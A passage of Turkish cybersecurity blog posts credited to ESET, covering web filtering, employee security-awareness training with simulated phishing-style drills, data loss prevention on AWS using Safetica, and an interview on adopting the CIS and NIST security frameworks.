Bunun gibi çözümler BT uzmanlarının sadece birkaç tıklamayla web kontrolünü etkinleştirmesine olanak tanır. Yöneticiler yerleşik politikaları kullanabilir veya birkaç parametreye dayalı olarak kendi kurallarını oluşturabilir ve birden fazla URL’yi bir araya getirerek bunlara tek bir kural uygulayabilir.
Web siteleri çeşitli yöntemler kullanılarak engellenebilir:
- **URL filtreleme:** Bu yaklaşım, web adreslerine (URL’ler) dayalı olarak web sitelerine erişimi engeller. Engellemek için web sitelerinin kara listelerinin veya izin vermek için beyaz listelerin oluşturulmasını içerir.
- **Anahtar kelime filtreleme:** Bu filtreler, web sitelerini kategorize etmek ve sakıncalı veya zararlı içeriği belirlemek ve engellemek için belirli anahtar kelimeler kullanır.
- **Kategori tabanlı filtreleme**: Kuruluşlar, belirli web sitesi türlerine erişimi kontrol etmek için kategori tabanlı filtreler kullanabilir. Bu filtreler yetişkinlere yönelik içerik, kumar, sosyal ağlar vb. gibi çeşitli kategorilere giren web sitelerine erişime izin verir veya erişimi engeller.
- **Zaman tabanlı filtreleme**: Belirli sitelere erişim belirli saatlerde kısıtlanarak çalışanların belirli web hizmetlerini ne zaman kullanabilecekleri konusunda esneklik sağlanabilir.
- **İçerik türü filtreleme:** Bu yöntem, bant genişliği tıkanıklığını önlemek ve güvenlik risklerini azaltmak için belirli dosya türlerinin (ör. videolar, resimler, yazılımlar) indirilmesini kısıtlar.
## Web kontrolleri neden faydalıdır?
Web sitesi engellemenin faydaları açıktır; kötü amaçlı yazılımlara ve çeşitli siber saldırı türlerine karşı önleyici bir tedbir olarak hareket ederler. Potansiyel olarak tehlikeli web sitelerini engelleyerek siber güvenlik duruşunuza başka bir koruma katmanı eklemiş olursunuz. Ayrıca işle ilgili olmayan sitelere erişimi kısıtlayarak, potansiyel olarak çalışan verimliliğini artırabilirsiniz. Ancak bu durum açıkça belirtilmeli ve yalnızca gereksiz sitelerin engellenmesi sağlanmalıdır.
Web kontrolleri, herhangi bir kuruluşun siber güvenlik altyapısında önemli bir bileşen olarak hizmet eder. BT uzmanları bu önlemleri akıllıca uygulayarak ağlarını siber tehditlere karşı güçlendirir ve üretkenliğe elverişli bir ortamın korunmasına katkıda bulunur. Şirketin dijital varlıklarının güvenliğini sağlarken çalışanların özerkliğine saygı duyan bir denge kurmak çok önemlidir. Web kontrollerinin arkasındaki mantık hakkında açık iletişim, siber güvenlik farkındalığı ve iş birliği kültürünü teşvik edecektir. Nihayetinde amaç verimli ve güven dolu bir iş yeri yaratmaktır.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, Web Kontrolü
---
### [Güvenlik eğitimi neden önemli? Bilgili olun, güvende kalın](https://antivirus.com.tr/guvenlik-egitimi-neden-onemli-bilgili-olun-guvende-kalin/)
**Published:** Ağustos 14, 2024
**Author:** ESET
**Excerpt:** Birçok çalışan, güvenlik eğitimi e-postası gelen kutularına düştüğünde ya bunu görmezden gelme ya da testten hızlıca geçmek için kısayollar arama eğilimindedir.
**Content:**
Yıllık güvenlik eğitimi e-postası gelen kutularına düştüğünde birçok çalışan ya bunu görmezden gelme ya da son testten hızlıca geçmek için kısayollar arama eğilimindedir. Sadece bunu listelerinden çıkarmak isterler. Peki ya onlara bu eğitimlerin çok önemli olduğunu ve sıkıcı bir görevden daha fazlası olduğunu gösterebilirseniz? Yaratıcı olmanın ve sıradan eğitimleri ilgi çekici ve keyifli bir deneyime dönüştürmenin zamanı geldi!
## Güvenlik eğitimi için zamanlama önemlidir
Her şeyden önce, güvenlik eğitimi çalışanlarınıza bir ceza ya da yük gibi gelmemelidir. Bunu başarmak için eğitimleri iş yükünün en yoğun olduğu dönemlere denk getirmekten kaçının ve çalışanlara eğitimi tamamlamaları için bolca zaman tanıyın. Destekleyici bir yaklaşım benimseyin ve üst yönetimin bile bu eğitimlere katıldığını ve değer verdiğini göstererek ekibinizi motive edin. Liderlik de dahil olmak üzere herkesin sürekli eğitim ve iyileştirme konusunda kararlı olduğunu vurgulayın.
**Çalışanlarınızın siber farkındalığını nasıl artırabilirsiniz?**
1. Güvenlik eğitimlerini düzenli olarak tekrarlayın
2. Çalışanlarınızı motive edin – cezalandırmak yerine cesaretlendirin
3. Çalışanlarınızı öğrenmeye ve farkındalıklarını korumaya teşvik edin
4. Beklenmedik bir anda test edin
[Siber farkındalık kültürü oluşturma hakkındaki makalemizden daha fazla ipucu alın.](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/)
Şirketinize katıldıktan hemen sonra da herkesin temel ilkeleri anladığından emin olun. ESET Bilgi Güvenliği Baş Sorumlusu Daniel Chromek, “Çalışanlar ayrıca şüpheli etkinlikleri kime bildirmeleri gerektiğini, yazılım veya bulut hizmetlerini nasıl kullanacaklarını, ofis içinde şüpheli kişiler gördüklerinde ne yapacaklarını ve parola yöneticisi gibi güvenlik teknolojilerini nasıl kullanacaklarını bilmelidir” diyor. Olay bildirimi için bir şirket e-posta adresiniz varsa bunun ofisinizin görünür noktalarına yerleştirildiğinden emin olun.

## Düzenli güvenlik eğitimi neden büyük bir önleyici tedbirdir
En iyi zamanlamayı belirledikten sonra çalışanlarınızı dijital tehditler hakkında düzenli eğitimin önemli olduğuna ikna etmeniz gerekir. Onlara dijital tehditlerin her zaman gelişmekte olduğunu ve sadece bu tehditler hakkında sürekli bilgi edinerek güvende kalabileceklerini açıklayın. İdeal olarak, çalışanlarınız e-posta gönderirken, verileri işlerken veya uygulamaları kullanırken günlük rutinleri boyunca tetikte olmalıdır. Çünkü çalışanlarınızın günlük olarak kullandığı uygulamalar ve web siteleri bile dijital güvenlik riski oluşturabilir.
### Sosyal mühendislik
Kimlik avı gibi sosyal mühendislik yöntemleri en yaygın saldırı vektörlerinden biri olmaya devam etmektedir. PurpleSec 2023 Siber [Güvenlik Trendleri Raporu](https://firewalltimes.com/social-engineering-statistics/)‘na göre siber saldırıların %98 gibi şaşırtıcı bir oranı bir tür sosyal mühendislik içeriyor. Bu yöntemin cazibesi, herhangi bir güvenlik sistemindeki en zayıf halkadan, yani insanlardan faydalanabilmesinde yatmaktadır. Saldırganlar sistemleri ihlal etmek için teknik becerilere güvenmek yerine, güven kazanmak ve hassas bilgilere erişmek için psikolojik manipülasyon kullanırlar. Bu nedenle sosyal mühendislik taktikleri, simüle edilmiş saldırılar ve açık politikalar üzerine düzenli eğitim oturumları her kuruluş için çok önemlidir.
[Sosyal mühendislik](https://antivirus.com.tr/sosyal-muhendislik-kurbani-olmayin/) hakkında daha fazla bilgi edinin.
Önlemenin sistemleriniz için en iyi koruma olduğunu ve düzenli dijital güvenlik eğitimi almanın yapabileceklerinizin ve yapmanız gerekenlerin bir parçası olduğunu vurgulayın. [NIS2](https://antivirus.com.tr/nis2-yeni-avrupa-birligi-siber-guvenlik-yonergesi/) gibi düzenlemeler ve [NIST](https://digitalsecurityguide.eset.com/en-uk/nis2-understanding-the-new-eu-cybersecurity-directive) gibi çerçeveler bile bunun önemini vurgulamaktadır. Önleyici tedbirlerin kuruluşunuza önemli miktarda para tasarrufu sağlayabileceğinden bahsetmeye bile gerek yok. [IBM’](https://digitalsecurityguide.eset.com/en-uk/nis2-understanding-the-new-eu-cybersecurity-directive)e göre, 2023 yılında bir veri ihlalinin ortalama maliyeti 4,45 milyon dolardır ve bu rakam üç yıl öncesine göre %15 daha fazladır.
Ancak meslektaşlarınızı yılda bir veya iki kez yarım günlük eğitimlerle eğitmek boşuna olabilir. Bu tür eğitimler kolayca unutulur çünkü bilgiler asla tazelenmez ve kullanılmaz. Klasik güvenlik eğitimini daha küçük ama daha sık yapmayı düşünün. “Gereken bilgileri çalışanların özümseyebileceği daha küçük parçalara bölmek daha mantıklıdır. Örneğin, tek bir önemli konuya odaklanan 10 dakikalık videolar kullanın. Daha sonra bu tür basitleştirilmiş örnekleri düzenli olarak dağıtarak çalışanlara güvenlik konularını takip etmenin önemli olduğunu hatırlatabilirsiniz” diyor Daniel.
## Güvenlik eğitimi yaklaşımınızı daha eğlenceli hale getirin
Eğitiminizi daha ilgi çekici hale getirmenin birçok yaratıcı yolu vardır. Her zamanki sıkıcı slaytları komik bir hikayeye ya da sonunda oyuncunun ödüllendirildiği bir oyuna dönüştürebilirsiniz. Hatta eğitim oturumunu eğlenceli bir ekip aktivitesine dönüştürebilir, belki bir bilgi yarışması düzenleyebilir ve çalışanlarınızın bazı küçük ödüller için kendi aralarında yarışmasını sağlayabilirsiniz. Ya da çalışanların bilgilerini pratikte test etmek için bazı gerçek hayat senaryoları hazırlayabilirsiniz. İşte başlamanız için bazı fikirler:
### QR kod senaryosu
Yılbaşı partisi QR kodlarını şirketiniz dışındaki asansörler veya giriş kapıları gibi bir saldırganın erişebileceği yerlere yerleştirin. Mümkün olduğunca gerçekçi görünmelerini sağlayın ve akılda kalıcı bir metin ekleyin; örneğin, kodu tarayanların yılbaşı partisinde bir hediye alabileceğini söyleyin. Bu tür QR kodları, çalışanları rastgele QR kodlarını taramanın onları potansiyel olarak tehlikeli web sitelerine götürebileceği konusunda bilgilendirmek için oluşturduğunuz bir sayfaya yönlendirmelidir, özellikle de söz konusu kodlar kamusal alanlara yerleştirilmişse.
### Taklit senaryosu
Bu senaryo için biraz daha yaratıcı ve teknik olmanız gerekebilir. Deepfake ya da bir ses klonu kullanarak şirketinizdeki yüksek rütbeli bir kişinin kimliğine bürünmenin bir yolunu bulun (tabii ki onların izniyle). Ardından astlarına mesaj gönderin ve onlara bazı ayrıntılı talimatlar verin (örneğin, belirli bir hesaba bir miktar para göndermelerini söyleyin – tabii ki deney bittikten sonra bu parayı iade edeceksiniz). Daha sonra, bunu yapanın siz olduğunu söyleyin ve onları kandırmanın ne kadar kolay olduğuna dikkat çekerek deepfake ve [ses klonlama](https://antivirus.com.tr/sesin-benim-parolam/) gibi yöntemlerin giderek karmaşıklaştığının altını çizin.
### Davetsiz misafir senaryosu
Bu son senaryoda şirketinizdeki çalışanların tanımadığı birine, giriş kartını evde unuttuğunu iddia ederek çalışanlardan binaya girmesine izin istemesini söyleyin. Durumu bir e-postayla açıklamadan önce birkaç çalışanı bu şekilde test edebilirsiniz. Elbette testi geçemeyen belirli kişileri ifşa etmemelisiniz ancak davetsiz misafirin içeri girmesinin ne kadar zaman aldığını veya kaç kişinin geçmesine izin vermek yerine niyetini sorguladığını gösteren rakamlar verebilirsiniz. Çalışanlarınızı, davetsiz misafirlerin şirketinizin dizüstü bilgisayarlarına ve diğer cihazlarına fiziksel erişim sağlayabileceği ve kolayca veri çalabileceği veya ağınıza virüs veya izleme yazılımı yerleştirebileceği konusunda eğitin.
## Yaratıcı farkındalık
Sonuç olarak, çalışma arkadaşlarınız eğitimlerden sıkılmış veya hayal kırıklığına uğramış olarak değil eğitimli ve dijital güvenliğin zorluklarıyla yüzleşme konusunda daha özgüvenli hissederek ayrılmalıdır. Yaratıcılık ve yenilikçilik, çalışanlara sadece düzenli güncellemelerle kendilerinin ve şirketlerinin oyunun bir adım ötesinde kalabileceklerini bildirmekle el ele gitmelidir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Eğitim, Kurumsal Güvenlik, Siber Güvenlik
---
### [AWS & DLP (Veri Kaybı Önleme)](https://antivirus.com.tr/aws-dlp-veri-kaybi-onleme/)
**Published:** Eylül 11, 2024
**Author:** ESET
**Excerpt:** AWS ile DLP ve akıllı bir veri güvenliği çözümü olan Safetica'yı entegre etmenin veri koruma çabalarınızı nasıl önemli ölçüde artırabileceğini keşfedin.
**Content:**
İster müşteri bilgileri ister fikri mülkiyet veya finansal kayıtlar olsun bu verilerin korunması güven ve uyumluluğun sürdürülmesi için çok önemlidir. Veri Kaybını Önleme (DLP) bunu başarmak için kilit bir stratejidir. Bu kılavuz, Amazon Web Services (AWS) bağlamında DLP’yi ve akıllı bir veri güvenliği çözümü olan Safetica’yı entegre etmenin veri koruma çabalarınızı nasıl önemli ölçüde artırabileceğini inceleyecektir.
## Veri Kaybı Önleme (DLP) nedir?
Veri Kaybını Önleme (DLP), hassas verilerin kaybolmamasını, kötüye kullanılmamasını veya yetkisiz kullanıcılar tarafından erişilmemesini sağlamak için kullanılan bir dizi araç ve süreci ifade eder. DLP sistemleri, genellikle veri hareketini izleyerek ve yetkisiz erişimi veya iletimi önleyen politikaları uygulayarak gizli ve kritik bilgileri sınıflandırır ve korur.
## Bulutta DLP: Neden AWS?
AWS, işletmeler için ölçeklenebilir bilgi işlem gücü, depolama ve bir dizi hizmet sunan, dünyanın en yaygın kullanılan bulut platformlarından biridir. Bununla birlikte, bulut ortamlarının esnekliği ve erişilebilirliği benzersiz güvenlik zorluklarını da beraberinde getirmektedir. Birden fazla konumda depolanan ve çeşitli kullanıcılar tarafından erişilen verilerle, hassas bilgilerin korunmasını sağlamak çok önemlidir.
### AWS Yerel DLP Özellikleri
AWS, DLP stratejilerinin uygulanmasına yardımcı olan çeşitli hizmetler sağlar:
1. **Amazon Macie**: AWS’deki hassas verileri otomatik olarak keşfetmek, sınıflandırmak ve korumak için makine öğrenimini kullanan tam olarak yönetilen bir hizmettir. Kişisel olarak tanımlanabilir bilgileri (PII) veya fikri mülkiyeti tanımlayabilir ve görünürlük için gösterge tabloları ve uyarılar sağlar.
2. **AWS Kimlik ve Erişim Yönetimi (IAM)**: AWS, kaynaklarında granüler erişim kontrolüne izin verir. IAM, DLP için kritik olan belirli veri ve hizmetlere yalnızca yetkili kullanıcıların erişebilmesini sağlar.
3. **AWS CloudTrail ve CloudWatch**: Kullanıcı etkinliği ve kaynak kullanımının günlüğe kaydedilmesini ve izlenmesini sağlayarak olası veri ihlallerinin tespit edilmesine ve bunlara müdahale edilmesine yardımcı olur.

## AWS’de Veri Kaybı Önleme Nasıl Çalışır?
AWS’de Veri Kaybını Önleme (DLP), hassas verileri yetkisiz erişim, sızıntı veya kötüye kullanıma karşı korumak için tasarlanmış çok yönlü bir yaklaşımdır. AWS, DLP ilkelerini uygulamak, veri etkinliğini izlemek ve olası güvenlik tehditlerine yanıt vermek için birlikte çalışan bir dizi araç ve hizmet sunar. DLP’nin AWS ekosistemi içinde nasıl işlediğine daha yakından bakalım:
### 1. Veri Sınıflandırma ve Keşif
Herhangi bir DLP stratejisinin ilk adımı hassas verileri tanımlamak ve sınıflandırmaktır. AWS’de bu işlem öncelikle **Amazon Macie** gibi hizmetler tarafından gerçekleştirilir.
- **[Amazon Macie](https://aws.amazon.com/tr/macie/?nc2=h_ql_prod_se_ma)**: Macie, AWS ortamınızdaki kişisel olarak tanımlanabilir bilgiler (PII) ve fikri mülkiyet gibi hassas verileri otomatik olarak keşfetmek, sınıflandırmak ve korumak için makine öğrenimini kullanır. S3 kovalarını tarayarak hassas verilerin nerede depolandığını belirler ve önceden tanımlanmış veya özel kriterlere göre sınıflandırır.
Bu veri sınıflandırması, uygulanacak DLP politikalarını bilgilendirdiği ve hassas bilgilerin en üst düzeyde güvenlikle ele alınmasını sağladığı için çok önemlidir.
### 2. Erişim Kontrolü ve Politika Uygulama
Hassas veriler belirlendikten sonra, bir sonraki adım bu verilere kimlerin erişebileceğini ve nasıl kullanılabileceğini kontrol eden politikalar uygulamaktır.
- **[AWS Kimlik ve Erişim Yönetimi (IAM)](https://aws.amazon.com/tr/iam/?nc2=h_ql_prod_se_iam)**: IAM, yalnızca yetkili kullanıcıların belirli verilere ve kaynaklara erişebilmesini sağlamak için ayrıntılı erişim ilkeleri tanımlamanıza olanak tanır. IAM ilkeleri, kullanıcı rollerine, en az ayrıcalık ilkesine ve diğer en iyi güvenlik uygulamalarına dayalı olarak erişimi kısıtlayabilir.
- **[Amazon S3 Kova İlkeleri](https://aws.amazon.com/tr/s3/?nc2=h_ql_prod_st_s3):** Bu ilkeler, S3 kovalarında depolanan verilere erişimi ayrıntılı bir düzeyde kontrol etmenizi sağlar. Verilerinize kimlerin erişebileceğini, hangi eylemleri gerçekleştirebileceklerini ve hangi koşullar altında erişebileceklerini belirleyebilirsiniz.
AWS, bu politikaları uygulayarak hassas verilere yalnızca ihtiyacı olanların erişebilmesini sağlar ve yetkisiz erişim riskini en aza indirir.
### 3. İzleme ve Anomali Tespiti
Veri faaliyetlerinin sürekli olarak izlenmesi, potansiyel güvenlik tehditlerinin tespit edilmesi ve DLP politikalarına uyumun sağlanması için gereklidir.
- **[AWS CloudTrail](https://aws.amazon.com/tr/cloudtrail/?nc2=h_ql_prod_mg_ct)**: CloudTrail, AWS ortamınızdaki tüm API çağrılarının ve kullanıcı etkinliklerinin ayrıntılı günlüklerini sağlar. Kimin hangi verilere, ne zaman ve nereden eriştiğini izleyerek size eksiksiz bir denetim izi sunar.
- **[AWS CloudWatch](https://aws.amazon.com/tr/cloudwatch/?nc2=h_ql_prod_mg_cw)**: CloudWatch, AWS kaynaklarını ve uygulamalarını gerçek zamanlı olarak izler. Önceden tanımlanmış eşiklere dayalı uyarılar ve bildirimler sağlayarak bir veri ihlali veya politika ihlaline işaret edebilecek olağandışı etkinlikleri tespit etmenize yardımcı olur.
- **Amazon Macie Uyarıları**: Macie, verilerinizin analizine dayalı olarak uyarılar oluşturur. Bu uyarılar, şifrelenmemiş hassas veriler, hassas bilgiler içeren herkese açık S3 kovaları veya anormal veri erişim modelleri gibi potansiyel riskleri size bildirebilir.
Bu izleme araçları, potansiyel tehditlerin gerçek zamanlı olarak tespit edilmesini sağlayarak riskleri azaltmak için hızlı bir şekilde yanıt vermenize olanak tanır.
### 4. Olay Müdahalesi ve İyileştirme
Potansiyel bir veri kaybı veya ihlali tespit edildiğinde sağlam bir olay müdahale planının yürürlükte olması çok önemlidir.
- **[AWS Güvenlik Merkezi](https://aws.amazon.com/tr/security-hub/?nc2=h_ql_prod_se_sh)**: Security Hub, AWS ortamınızdaki güvenlik uyarılarını ve uyumluluk durumunu merkezileştirir. Macie, GuardDuty ve Inspector gibi çeşitli AWS hizmetlerinden elde edilen bulguları bir araya getirerek güvenlik duruşunuzun birleşik bir görünümünü sağlar.
- **Otomatik Yanıtlar**: AWS hizmetleri, güvenlik olaylarına yanıt olarak otomatik eylemler gerçekleştirecek şekilde yapılandırılabilir. Örneğin, bir ilke ihlali tespit edilirse bir S3 kovası otomatik olarak şifrelenebilir veya erişim iptal edilebilir.
- **[Adli Tıp ve Analiz](https://aws.amazon.com/tr/big-data/datalakes-and-analytics/?nc2=h_ql_prod_an_a)**: AWS, bir güvenlik olayının ardından adli analiz yapmak için kullanılabilecek AWS CloudTrail günlükleri ve VPC Akış Günlükleri gibi araçlar sunar. Bu, ihlalin temel nedenini anlamaya ve gelecekte meydana gelebilecek olayları önlemek için önlemler uygulamaya yardımcı olur.
Bu araçlarla AWS, güvenlik olaylarına müdahale etmek için kapsamlı bir yaklaşım sunarak veri kaybının etkisini en aza indirmenize ve hızlı kurtarma sağlamanıza yardımcı olur.
## AWS Yerel DLP Çözümlerinin Sınırlamaları
AWS veri koruma için güçlü araçlar sunsa da bazı sınırlamalar vardır:
- **Karmaşıklık**: DLP’yi birden fazla AWS hizmetinde yapılandırmak ve yönetmek karmaşık olabilir ve bulut güvenliği konusunda derin uzmanlık gerektirir.
- **Sınırlı Kapsam**: AWS’nin yerel araçları öncelikle AWS içinde depolanan verilere odaklanır. Hibrit ortamlara veya şirket içi verilere sahip kuruluşlar, tüm temelleri kapsamak için ek çözümlere ihtiyaç duyabilir.
- **Granüler Politikalar**: AWS araçları, özellikle karmaşık ortamlarda belirli DLP politikalarını uygulamak için gereken ayrıntı düzeyinden yoksun olabilir.

## Safetica ile tanışın: AWS DLP Yeteneklerini Artırma
[Safetica](https://stratus.com.tr/safetica-dlp/), AWS’dekiler de dahil olmak üzere mevcut DLP sistemlerinin yeteneklerini geliştiren akıllı bir veri güvenliği çözümüdür. Safetica’nın veri güvenliğine yönelik kapsamlı yaklaşımı, işletmelerin hassas bilgileri korumasına, veri ihlali riskini azaltmasına ve yasal gerekliliklere uymasına yardımcı olur.
### Safetica AWS DLP’yi Nasıl Genişletiyor?
1. **Ortamlar Arasında Birleşik DLP**: Safetica, bulut, hibrit ve şirket içi ortamlarda birleşik DLP özellikleri sağlar. Bu, verilerin nerede bulunduğuna bakılmaksızın tutarlı veri koruma politikaları sağlar.
2. **Gelişmiş Veri Sınıflandırması**: Safetica, verilerin kuruluşunuz içinde nasıl kullanıldığını anlamak için bağlamsal analiz kullanarak temel veri sınıflandırmasının ötesine geçer. Bu, özel ihtiyaçlarınıza göre uyarlanmış daha hassas DLP politikalarına olanak tanır.
3. **Kullanıcı Davranış Analitiği**: Safetica, ağınızdaki kullanıcı davranışlarını izleyerek potansiyel içeriden tehditleri veri ihlallerine yol açmadan önce tespit eder. Safetica, kalıpları ve anormallikleri analiz ederek AWS yerel araçlarının gözden kaçırabileceği şüpheli faaliyetler konusunda sizi uyarabilir.
4. **Granüler Politika Uygulama**: Safetica, kullanıcı rollerine, veri türlerine ve diğer kriterlere dayalı olarak belirli kuralları uygulamanıza olanak tanıyan son derece ayrıntılı DLP politikalarına izin verir. Bu, hassas verilere yalnızca ihtiyacı olanların erişebilmesini sağlar.
5. **Uyumluluk ve Raporlama**: Safetica, GDPR, HIPAA ve PCI-DSS gibi düzenlemelere uyumu kolaylaştıran güçlü raporlama ve denetim özellikleri sunar. Ayrıntılı günlükler ve raporlar sağlayarak denetçilere uyumluluğu göstermeyi kolaylaştırır.
### Safetica’yı AWS ile Uygulama
Safetica’yı AWS ortamınıza entegre etmek kolaydır ve AWS tarafından halihazırda sağlanan güvenlik özelliklerini geliştirir.
1. **Dağıtım**: Safetica, kurumsal ihtiyaçlarınıza bağlı olarak bulutta veya şirket içinde dağıtılabilir. AWS ile sorunsuz bir şekilde entegre olarak DLP politikalarınızı tüm veri ortamlarında genişletmenize olanak tanır.
2. **Politika Yapılandırması**: Safetica, kurulduktan sonra kurumsal güvenlik hedeflerinizle uyumlu politikalar yapılandırmanıza olanak tanır. Bu politikalar AWS kaynakları genelinde ve ötesinde uygulanabilir ve hassas verilerin tüm veri kanallarında her zaman korunmasını sağlar.
3. **İzleme ve Uyarılar:** Safetica, veri kullanımını ve kullanıcı etkinliğini sürekli olarak izler. Merkezi günlük kaydı ve uyarı için AWS CloudWatch ile entegre olabilir ve potansiyel tehditlere karşı gerçek zamanlı görünürlük sağlar.
4. **Uyumluluk Yönetimi**: Safetica’nın raporlama araçları, denetim hazırlığını kolaylaştırmak ve sürekli uyumluluğu sağlamak için AWS’nin AWS Artifact gibi uyumluluk hizmetleriyle entegre edilebilir.

## Gerçek Dünya Kullanım Örneği: Safetica ve AWS İş Başında
Müşteri verilerini yönetmek için AWS kullanan bir finans kuruluşunu düşünün. Kurum, Safetica’yı AWS ortamına entegre ederek müşteri bilgilerinin tüm platformlarda korunmasını sağlayabilir. Safetica’nın gelişmiş veri sınıflandırması ve davranış analitiği, kurumun potansiyel içeriden tehditleri belirlemesine ve sıkı erişim kontrolleri uygulamasına olanak tanıyarak veri ihlali riskini azaltır. Ayrıca Safetica’nın uyumluluk özellikleri yasal gereklilikleri karşılama sürecini basitleştirerek hem kurumun hem de müşterilerinin içinin rahat olmasını sağlar.
### Sonuç olarak
[Veri Kaybını Önleme](https://antivirus.com.tr/veri-kaybi-korumasina-dlp-sahip-olmanin-avantajlari/), özellikle AWS gibi bir bulut ortamında, her kuruluşun güvenlik stratejisinin kritik bir bileşenidir. AWS DLP için bir dizi araç sunarken Safetica gibi akıllı bir veri güvenliği çözümünü entegre etmek hassas verileri koruma, potansiyel tehditleri tespit etme ve yasal gerekliliklere uyum sağlama becerinizi önemli ölçüde artırabilir.
AWS ve Safetica’nın güçlü yönlerini birleştirerek, kuruluşunuzun en değerli varlığı olan verilerini koruyan kapsamlı, ölçeklenebilir ve güvenli bir DLP stratejisi oluşturabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** AWS, DLP, Kurumsal Güvenlik, veri güvenliği
---
### [Güvenlik çerçeveleri oluştururken nereden başlamalı?](https://antivirus.com.tr/guvenlik-cerceveleri-olustururken-nereden-baslamali/)
**Published:** Eylül 13, 2024
**Author:** ESET
**Excerpt:** Güvenlik çerçeveleri, kuruluşların siber güvenliklerini yönetme ve iyileştirmelerine yardımcı olmak için yapılandırılmış en iyi uygulamalar ve standartlardır.
**Content:**
Siber güvenlik çerçeveleri, kuruluşların siber güvenlik duruşlarını yönetmelerine ve iyileştirmelerine yardımcı olmak için tasarlanmış yapılandırılmış kılavuzlar, en iyi uygulamalar ve standartlardır. Siber güvenlik karmaşık görünse de durum genellikle böyle değildir. Aynısı çerçeveler için de geçerlidir, birçoğu derinlemesine incelendiğinde oldukça anlaşılır hale gelir. Peki bunları nasıl anlayabilir ve kendi avantajınıza kullanabilirsiniz? ESET’ten siber güvenlik uzmanı Dušan Kaštan, konuya bakış açısını ve değerli tavsiyelerini paylaştı.
## Siber güvenlik çerçeveleri nedir ve nasıl basitleştirilir?
### İnsanlar güvenlik çerçevelerini düşündüklerinde genellikle karmaşıklıklarından korkarlar. Sizin bu konudaki görüşünüz nedir?
Belki de sorunlardan biri, çevrimiçi bilgi aradığınızda çok sayıda kaynak arasında gezinmenin ve yararlı tavsiyeler bulmanın zor olabilmesidir. Karşılaşabileceğiniz pek çok makale çerçeveleri özetlemeye çalışıyor ancak bunlar güvenilir değil ve eski verileri yenileriyle karıştırıyor. Ya da işin tamamen farklı kısımlarına odaklanan çerçeveleri bir araya getirip okuyucuya “Şimdi seç” diyorlar. Ancak bir kuruluşun tüm bu çerçeveleri aynı anda kullanması büyük olasılıkla fayda sağlayacaktır.
> *Çeşitli güvenlik çerçevelerinin amacı aynıdır; işinizi korumak. Ancak genellikle bu amaca farklı adımlarla ulaşmaya çalışırlar. Sonuç olarak, şirketinizi korumak için tek bir çerçeveye güvenmemelisiniz. İdeal olan üç veya dört tanesini gözden geçirin ve işletmenizi birden fazla açıdan korumak için bunları kullanın.*
### **Peki, bir şirket sahibi olsaydım, çerçeveleri nasıl belirlemeliydim?**
Başlamanın en kolay ve pratik yolu, kendi evinizi küçük bir şirket olarak hayal etmek ve çerçeveyi orada uygulamaya çalışmaktır. Bu sadece işletme sahiplerinin değil herkesin yapabileceği bir şeydir. Bu, çerçeveleri gerçekten anlamanıza, kapsamlarını görmenize ve etkilerini hissetmenize yardımcı olabilir.
**Şirketlerinin BT’sini dışarıdan temin edenler gibi bazı işletme sahipleri için bu oldukça zor ve belki de gereksiz değil mi?**
Tam tersine. Şirketinizin BT’si için dış kaynak veya bir MSP kullanıyor olsanız bile çerçeveleri anlamak önemlidir. Bir MSP’den bazı hizmetler satın almak istediğinizi ancak bu hizmetlerin ne olduğunu veya neleri içerdiğini bile bilmediğinizi düşünün. Ya da çeşitli hizmetler arasında seçim yapmanız gerekiyor ancak aralarındaki farkın ne olduğu hakkında hiçbir fikriniz yok. Bu hiç mantıklı değil, değil mi? Çerçeveleri kendi başınıza test etmek her işletme sahibi ve aslında şirketi için faydalı olabilir.
> *Siber güvenlik çerçeveleri gerçek hayattaki durumlara ve yaygın tehditlere dayanmaktadır. Ve teknoloji son derece dinamik bir alan olduğu için zaman içinde değişirler. Bu nedenle her zaman yayımlanma tarihine dikkat etmeli ve güncel olan çerçeveleri kullanmalısınız.*
## Güvenlik çerçeveleri uygularken atılacak pratik adımlar
**“Ev” testi için en uygun çerçeve hangisidir?**
GCA Siber Güvenlik Araç Kiti başlamak için iyi bir yerdir. Güvenlik çerçeveleri dünyasına attığınız ilk adımlarda size yardımcı olabilir. Bireysel ya da küçük bir şirket olmanıza göre farklı araç setleri arasından seçim yapabilirsiniz. Her araç seti siber güvenliğin şifreleme, parola güvenliği, yedekleme ve daha fazlası gibi çeşitli yönlerini açıklar. Ardından, tüm bu olası güvenlik açıklarını teker teker ele almanız için size rehberlik eder. Bunlardan herhangi birini atlarsanız, savunmasız kalırsınız. Ve bu yaygın bir sorundur.
Örneğin, BT uzmanları genellikle kimlik avı hakkında bilgi sahibidir, bu nedenle bu konuda kendilerine yardımcı olabilecek yazılımları indirirler; ancak siber güvenliğin şifreleme gibi çok karmaşık buldukları ve uğraşmak istemedikleri kısımları da vardır. Çözümleri bunları atlamak oluyor ki bu da sonuçta açıkta kalmaları anlamına geliyor. Siber güvenlik çerçeveleri BT uzmanlarının daha sistematik olmalarına ve temel adımlardan hiçbirini gözden kaçırmamalarına yardımcı olabilir.
**Çerçeveler söz konusu olduğunda nereden başlarsınız?**
CIS’ın takip edebileceğiniz iyi bir rehberi var. Bu çerçeve özellikle KOBİ’ler için yararlıdır ancak daha büyük işletmeler bile kullanımından faydalanabilir. İlkinden başlayarak ve ilerledikçe daha karmaşık hale gelerek uygulayabileceğiniz birkaç katmana sahiptir. Ana kural, ilk katmanın tüm noktalarını yerine getirerek ikinciye, ardından üçüncüye geçmek ve bu şekilde devam etmektir. Küçük işletmeler için belki sadece ilk katman gerekli olabilir ancak daha büyük işletmeler ikinci veya üçüncü katmana geçebilir ve geçmelidir.

**Peki ya NIST çerçevesi?**
Bu biraz daha teorik bir konu. Aynı zamanda daha kapsamlıdır. İncelendiğinde NIST, CIS çerçevesinde tanımlanmayan risk değerlendirmesini kapsıyor. Öte yandan, CIS kadar öğretici değildir. CIS size ne yapmanız gerektiğini söylerken NIST güvenliğinizin bir yönüne işaret ediyor ve size “İşte kapsamanız gereken şeyler” diyor. CIS çerçevesini NIST ile birleştirirsek çok faydalı bir kombinasyon elde ederiz. NIST size güvenliğini sağlamanız gereken pek çok farklı varlık hakkında bilgi verirken CIS sizin adım adım rehberiniz olabilir.
Faydalı bağlantılar:
